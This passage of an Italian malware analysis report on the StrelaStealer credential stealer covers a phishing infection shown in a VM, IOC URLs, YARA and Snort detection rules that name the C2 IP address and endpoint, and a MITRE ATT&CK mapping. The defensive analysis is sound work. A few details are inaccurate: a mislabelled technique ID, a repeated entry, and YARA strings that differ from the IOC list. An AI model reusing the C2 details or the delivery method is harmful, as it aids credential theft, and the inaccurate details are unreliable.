


Figura 33: Payload decodificato

Infine, è stato eseguito nuovamente il malware e confrontato il payload della risposta HTTP per confermare quanto dedotto. Questi payload mostrano ogni volta una serie di caratteri differenti, terminanti tutti con la sequenza di caratteri “KH”. Probabilmente il web server popola il payload con una sequenza di caratteri casuali terminante con “KH”, al fine di rendere più complessa un’eventuale analisi.

In conclusione, si può dedurre che il server esegue in tempo reale un controllo sulla validità delle credenziali appena rubate e, in caso affermativo, risponde alla macchina vittima con un payload terminante con la stringa “KH” in modo da cessare l’esecuzione del malware.

Capitolo 4: Esempio Reale di infezione

Esempio di Infezione Via mail

Di seguito viene riportato un esempio di infezione su una macchina virtuale. Si nota che le operazioni che seguono sono fatte in un ambiente controllato e sicuro, con l'unico fine di vedere un'esecuzione reale del malware.

Generalmente l'invio del software avviene in una campagna di phishing, tramite mail vengono recapitate delle fatture in un file compresso protetto da password.

Ora vogliamo far notare che le campagne di questo tipo spesso sono molto generiche e puntano tutto sulla quantità, inviando un grosso numero di mail la probabilità che qualcuno ci caschi aumenta. Ciononostante, le campagne potrebbero essere supportate ed accompagnate da tecniche di social engineering che renderebbero l'attacco più mirato, in questo caso parliamo di **spear-phishing**.






Figura 34: Esempio di Mail

In molti contesti è uso comune ricevere fatture in questo modo, e l'utente inserisce la password senza problemi.




Figura 35: Richiesta password




Figura 36: Inserimento password




Figura 37: Vista dopo decompressione

Una volta effettuata la decompressione questo è quello che si può vedere, a questo punto l'utente aprirà la fattura che in realtà consiste in uno script vbs.




Figura 38: Script Fattura.vbs

Ora il compito di questo script è aprire il file mal.exe ed una pagina HTML contenente una fattura. Quello che poi vedrà l'utente è uno scenario del genere:





Figura 39: Fattura ed esecuzione del malware

Il sample analizzato stampa un messaggio generico di errore in spagnolo in realtà il malware è in esecuzione, spesso un utente generico abituato a vedere messaggi simili semplicemente farà scomparire il pop-up cliccando su ok.

Capitolo 5: Malware Detection

Per quanto riguarda le operazioni di detection, abbiamo individuato i seguenti indirizzi hard-coded:



```
http://yandex.com
http://crl.comodoca.com/AAACertificateServices.crl04
http://ocsp.comodoca.com0
http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.crl0
http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c0#
http://ocsp.sectigo.com0
https://sectigo.com/CPS0
http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crl0y
http://crt.sectigo.com/SectigoPublicCodeSigningCAR36.crt0#
http://ocsp.sectigo.com0#
```

Figura 40: IOC Strela

Abbiamo poi inserito alcune funzioni che usa il malware viste in precedenza. Ottenendo così la regola YARA che segue, abbiamo anche indicato il primo byte che deve matchare con un file exe.

```

rule HostBased {
  meta:
    description = "Generic Rule to detect the StrelaStealer"
  strings:
    $mz = { 4d 5a }

    $s0 = "http://yandex.com" ascii wide
    $s1 = "http://crl.comodoca.com/AAACertificateServices.crl04" ascii wide
    $s2 = "http://ocsp.comodoca.com" ascii wide
    $s3 = "http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.crl0" ascii wide
    $s4 = "http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.p7c0#" ascii wide
    $s5 = "http://ocsp.sectigo.com" ascii wide
    $s6 = "https://sectigo.com/CPS0" ascii wide
    $s7 = "http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crl0y" ascii wide
    $s8 = "http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crt0#" ascii wide
    $s9 = "http://ocsp.sectigo.com" ascii wide

    $x0 = "Kernel32" ascii wide
    $x1 = "VirtualAlloc" ascii wide
    $x2 = "GetProcAddress" ascii wide
    $x3 = "VirtualQuery failed for %d bytes at address %p" ascii wide
    $x4 = "VirtualProtect failed with code 0x%x" ascii wide
    $x5 = "InternetCheckConnectionA" ascii wide
  condition:
    ( $mz at 0 ) and ( 1 of ($s*) ) or ( 3 of ($x*) )
}

```

Figura 41: Regola YARA

```

PS C:\Users\unina\Desktop> .\tools\yara64.exe .\strela.yara .\Progetto\
HostBased .\Progetto\25a39de0d2119ab6948bc5e840418b0885ad61e099a6901e8d6a295f4dfc27b1.exe
PS C:\Users\unina\Desktop>

```

Figura 42: Esecuzione regola

Per quanto riguarda invece gli IOC network-based abbiamo individuato e discusso precedentemente un indirizzo IP e lo User-Agent, questi sono notabili solo dopo la fase di deoffuscamento. Abbiamo quindi prodotto la seguente regola:

```

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (
  msg:"StrelaStealer Exec";
  flow:established,to_server;
  content:"User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36";
  content:"Host: 91.215.85.209";
  uricontent:"POST /server.php";
  sid:01; rev:1;
)

```

Figura 43: Regola Snort

Capitolo 6: MITRE ATT&CK

Al termine dell'analisi, una volta compreso a fondo la logica del programma è possibile mappare tattiche e tecniche utilizzate dal malware sulla versione Enterprise della matrice del Mitre.

Nello specifico abbiamo individuato le seguenti tecniche:

Reconnaissance:

- T1592.002 Phishing for Information: Spearphishing Attachment

Initial Access:

- T1566.001 Phishing: Spearphishing Attachment

Execution:

- T1129 Shared Modules
- T1204.002 User Execution: Malicious File

Privilege Escalation:

- T1574.002 Hijack Execution Flow: DLL Side-Loading

Defense Evasion:

- T1622 Debugger Evasion
- T1574.002 Hijack Execution Flow: DLL Side-Loading
- T1622 Debugger Evasion
- T1140 Deobfuscate/Decode Files or Information
- T1027.010 Obfuscated Files or Information: Command Obfuscation

Discovery:

- T1083 File and Directory Discovery
- T1622 Debugger Evasion
- T1012 Query Registry
- T1518 Software Discovery
- T1082 System Information Discovery
- T1016.001 System Network Configuration Discovery: Internet Connection Discovery

Collection:

- T1005 Data from Local System

Exfiltration:

- T1041 Exfiltration Over C2 Channel

A questo punto facciamo notare che, tenendo a mente la piramide del dolore, mentre gli indirizzi IP e domini utilizzati dal malware sono una cosa poco rilevante, le tecniche del malware corrispondono al risultato massimo raggiungibile. Per cui individuate queste, all'attaccante non resta che costruire un attacco da zero.